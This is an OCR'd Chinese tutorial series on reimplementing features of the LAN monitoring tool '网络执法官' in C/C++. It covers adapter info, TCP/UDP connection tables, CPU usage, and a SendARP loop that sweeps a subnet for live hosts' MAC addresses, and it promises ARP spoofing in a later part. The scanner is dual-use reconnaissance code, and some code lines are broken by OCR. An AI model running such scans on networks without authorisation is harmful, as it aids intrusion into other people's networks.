if (GetAdaptersInfo( pAdapterInfo, &ulOutBufLen) ==
ERROR_BUFFER_OVERFLOW)
{
free(pAdapterInfo); // 释放掉原来分配的
pAdapterInfo = (IP_ADAPTER_INFO *) malloc
(ulOutBufLen); // 重新分配空间
}
```

这样,我们感兴趣的东西都放在了pAdapterInfo所指向的结构里了,该结构的MSDN描述如下:

```
typedef struct _IP_ADAPTER_INFO {
struct _IP_ADAPTER_INFO* Next; // 下一块网卡信
息
DWORD ComboIndex; // 保留
Char AdapterName[MAX_ADAPTER_NAME_LENGTH
+ 4]; // 适配器名字
char Description[MAX_ADAPTER_DESCR
IPTION_LENGTH + 4]; // 适配器描述
UINT AddressLength; // MAC地址长度
BYTE Address[MAX_ADAPTER_ADDRESS_LENGTH];
// MAC地址
DWORD Index; // 网卡索引号
UINT Type; // 网卡类型
UINT DhcpEnabled; // 是否开启DHCP
PIP_ADDR_STRING CurrentIpAddress; // 当前IP地址
IP_ADDR_STRING IpAddressList; // IP地址列表
IP_ADDR_STRING GatewayList; // 网关IP地址
IP_ADDR_STRING DhcpServer; // DHCP服务器IP地址
BOOL HaveWins; // 是否使用Windows Internet
Name Service (WINS)服务
IP_ADDR_STRING PrimaryWinsServer;
// 主WINS服务IP地址
IP_ADDR_STRING SecondaryWinsServer;
// 次WINS服务器IP地址
time_t LeaseObtained;
time_t LeaseExpires;
} IP_ADAPTER_INFO, *PIP_ADAPTER_INFO;
```

哇,看到可以获得这么多重要的信息,你是不是已经在狂流口水啦……

3)我们当然也可以用IDA里显示的那几个文档化了的API来实现,大家可以自己当做练习来实现。

具体的实现代码参看附件(MacInfo.cpp)。

核心技术二:显示TCP/UDP当前连接

看完上面技术一的实现,聪明的读者肯定想到了我们这一技术的实现可以如法炮制。要想成为高手不是靠一股冲动和蛮力就可以做到的,更多的要靠机智和变通,要学会举一反三。TCP/UDP的当前连接?让你想起了什么?对,netstat!我们在命令行下的输入"netstat_an"。得到截图。如图5所示。




图 5

是不是和图2中网络执法官实现一样呢(读者甲:不一样啊,本地和远程的位置放反了!狂倒!)。重复上面的工作,用IDA加载系统目录system32里的netstat.exe,发现还是加载了iphlpapi库的API函数,如图6所示。

图6框中显示的分别是GetUdpStatsFromStackEx()、GetTcpStatsFromStackEx()、GetIpStatsFromStackEx()、GetIcmpStatsFromStackEx()、AllocateAndGetTcpExTableFromStack()和AllocateAndGetUdpExTableFromStack()这6个API函数。查了查MSDN,晕死,这些API全都没查到,换言之它们应




图6

该都是微软未文档化的函数(我猜的),那怎么办?不能就这样的给凉拌了。注意到MSDN中iphlpapi库给出的API函数有几个与上面列出的极为相似,比如:

```
DWORD GetIpStatistics(
// 获得当前计算机的IP统计数据
  PMIB_IPSTATS pStats
// 指向运行在计算机上的IP协议信息的存储结构
);
```

GetUdpStatistics()、GetTcpStatistics()和GetIcmptatistics()原型与GetIpStatistics()类同,其中重点就在于分析MIB_IPSTATS、MIB_TCPSTATS等结构体的成员上,从这些函数的名字就可以知道,它们的作用在于获取当前计算机的IP、TCP、UDP、ICMP等协议的统计数据。看下面这个函数:

```
DWORD GetTcpTable(        // 获得TCP连接表
  PMIB_TCPTABLE pTcpTable, // 指向MIB_TCPTABLE结构的缓冲区
  PDWORD pdwSize,         // 指向pTcpTable所值结构大小的指针
  BOOL bOrder    // 是否按 本地IP->本第端口->远程IP->远程端口 排序
);
```

它获取本机TCP当前连接状态信息,GetUcpTable()与GetTcpTable()原型类同。同理,这里的重点则在于分析MIB_TCPTABLE和MIB_UDPTABLE这两个结构体的成员。

可以看到,MIB_IPSTATS、MIB_TCPSTATS等结构体专门用来存储运行在某一特定主机IP协议,TCP协议等相关信息,而MIB_TCPTABLE和MIB_UDPTABLE结构体则包含了TCP/UDP连接表的详细信息,由此可以看到通过获取这些关键结构体的相关数据成员,就可以获取TCP/UDP当前的连接信息。由于篇幅原因,加上这些结构体的成员暴多,这里就不一一列举,大家应该参阅MSDN获取更详尽的信息。

附件中提供了著名安全站点nologin提供的netstat.c源代码。相信读者们经过仔细分析阅读,会有很大的收获。

核心技术三:CPU使用率的实现

显示CPU使用率好像很多时候都要用到,最典型的莫过于我们Ctrl+Alt+Del调出Windows任务管理器的时候,状态栏中间就会看到本机CPU使用率的不断变化,如图7所示。




图7

网络执法官显示的CPU占用率是整个系统的占用率(与Windows任务管理器显示的是一样的),而非单指本软件的占用。该软件在刚启动时,占用CPU资源相当多,当扫描范围较大时更为明显。

笔者经过查询,从网上找到了实现该技术的一些关键资料,即获得CPU使用率的实现可以用到NtQuerySystemInformation()这个未文档化的函数。原型如下:

```
NTSTATUS NtQuerySystemInformation(
  SYSTEM_INFORMATION_CLASS SystemInformationClass, // 系统信息类
  PVOID SystemInformation,  // 保存系统信息
  ULONG SystemInformationLength, // 取得系统信息长度
  PULONG ReturnLength  // 返回的长度
);
```

我们首先要利用此函数通过SYSTEM_BASIC_INFORMATION结构获得CPU处理器的个数,NtQuerySystemInformation(SystemBasicInformation,&SysBaseInfo,sizeof(SysBaseInfo),NULL);然后,通过SYSTEM_TIME_INFORMATION结构获得新的系统时间,NtQuerySystemInformation(SystemTimeInformation,&SysTimeInfo,sizeof(SysTimeInfo),0);再通过SYSTEM_PERFORMANCE_INFORMATION结构获得CPU空闲时间,NtQuerySystemInformation(SystemPerformanceInformation,&SysPerfInfo,sizeof(SysPerfInfo),NULL)。根据下面的算法

```
if (liOldIdleTime.QuadPart != 0) // 如果是第一次调用,跳过
{
// 当前空闲时间值=新的空闲时间值-旧的空闲时间值
dbIdleTime = Li2Double(SysPerfInfo.liIdleTime) - Li2Double(liOldIdleTime);
// 当前系统时间值=新的系统时间值-旧的系统时间值
dbSystemTime = Li2Double(SysTimeInfo.liKeSystemTime)-Li2Double(liOldSystemTime);
// 当前CPU空闲时间=空闲时间÷系统时间
    dbIdleTime = dbIdleTime / dbSystemTime;
```

```
        //"当前CPU使用率%" =100-(当前空闲时间*100) /
CPU 处理器个数
        dbIdleTime = 100.0 - dbIdleTime * 100.0 / (double)
SysBaseInfo.bKeNumberProcessors + 0.5;
        // 打印显示
        printf("\b\b\b\b%3d%%",(UINT)dbIdleTime);
    }
        // 存储新的CPU空闲时间和系统时间
        liOldIdleTime = SysPerfInfo.liIdleTime;
        liOldSystemTime = SysTimeInfo.liKeSystemTime;
        // 每一秒刷新一次
        Sleep(1000);
```

其中，上面的Li2Double()是一个宏，定义如下：

```
#define Li2Double(x) ((double)((x).HighPart) * 4.
294967296E9 + (double)((x).LowPart))
```

作用是把LARGE_INTERGER类型转换成Double类型，方便计算。

小结

1）网上的网络执法官几乎都是试用版，好像找不到破解版和注册版，试用版的功能和使用都有限制， 让人觉得贼不爽。所以希望本文能给大家一点启示，因为理解了该软件相关的核心技术原理后，聪明的你也能打造属于自己的网络执法官了！

2）在网络执法官之前必须安装Winpcap3.0以上版本驱动库，所以网络执法官的大多数功能应该都是基于Winpcap设计的，本篇给出的只是模拟实现。

3）届于篇幅原因，网络执法官最核心的局域网内MAC地址获取及ARP欺骗技术本文并没涉及，我们将在《网络执法官核心技术初探（下）》中进行深入讨论。

适合读者：程序员，系统安全研究者
前置知识：C/C++基础



网络执法官核心技术初探（下）

文/图 四川大学信息安全研究所 古开元

我们在上一期着重介绍了网络执法管中本机网卡参数，当前连接（TCP/UDP）状态和CPU使用率三个技术的实现，在这一期，我们接着上一期的步伐继续前进，学习网络执法官的最为重要的其它几个核心技术的实现，界面如图1所示。（以下程序在Windows XP SP1 + VC7下编译测试通过。）




图1

网络执法官会在用户列表里显示本地局域网内所有主机的网卡地址，是否上线，IP 地址，域、主机及用户名，上线下线时间和网卡注释。当然，我们不会讨论诸如上下线及注释之类的问题，本文将着重讲述局域网内所有存活主机的MAC地址探测获取及主机信息的获取，和网络执法官的ARP Spoof（哄骗）技术。

技术实现四：探测存活MAC地址

该技术主要涉及到了一个Iphlpapi的库函数SendARP()，该函数的MSDN描述如下：

```
DWORD SendARP(
    IPAddr DestIP,          // 目标IP地址
    IPAddr SrcIP,           // 源IP地址
    PULONG pMacAddr,        // MAC地址
    PULONG PhyAddrLen       // Mac地址长度
);
```

该函数在VC6的SDK上不支持，而且系统版本要在Windows 2000以上 如果你的开发还境达不到要求，就只有忍痛了。有了SendARP()这个函数后，我们的工作很Easy，遍历扫描整个局域网就OK了，实现源代码如下：

```
#include <windows.h>
#include <stdio.h>
#include <tchar.h>
#include <iphlpapi.h>  // vc6好像没有这个头文件
#pragma comment(lib, "ws2_32.lib")
#pragma comment(lib, "iphlpapi.lib")
int _tmain(int argc, _TCHAR* argv[])
```

```
{
    HRESULT hr;
    IPAddr  ipAddr;
    ULONG   pulMac[2];
    ULONG   ulLen;
    char    ip[20] = {0};
  for (int xx=0; xx<254; xx++)
  { // 查询局域网内从1－254的主机MAC地址
  sprintf(ip, "192.168.3.%d", xx+1); // 这里换成你的LAN网络地址
  // 网络地址信息
  ipAddr = inet_addr (ip);
  memset (pulMac, 0xff, sizeof (pulMac));
  ulLen = 6;
  // 发送ARP请求获得指定IP地址的MAC地址
  hr = SendARP (ipAddr, 0, pulMac, &ulLen);
  if ( hr != NO_ERROR ) // 如果对方无响应则跳过
    continue;
  printf ("IP: %s\n", ip); // 列出响应的IP

  // 分配空间
  char * szMac = new char[ulLen*3];
  PBYTE pbHexMac = (PBYT E) pulMac;
  // 转换成可读的16进制形式
  size_t i, j;
  for (i = 0, j = 0; i < ulLen - 1; ++i)
  {
     j += sprintf (szMac + j, "%02X:", pbHexMac[i]);
     }
     sprintf (szMac + j, "%02X", pbHexMac[i]);
     // 打印出来
     printf ("  MAC: %s\n", szMac);
     // 释放空间
     delete [] szMac;
  }
     return 0; // Done
}
```

代码的注释一目了然，编译后运行效果如图2所示。是不是没你想象中那么复杂呢？

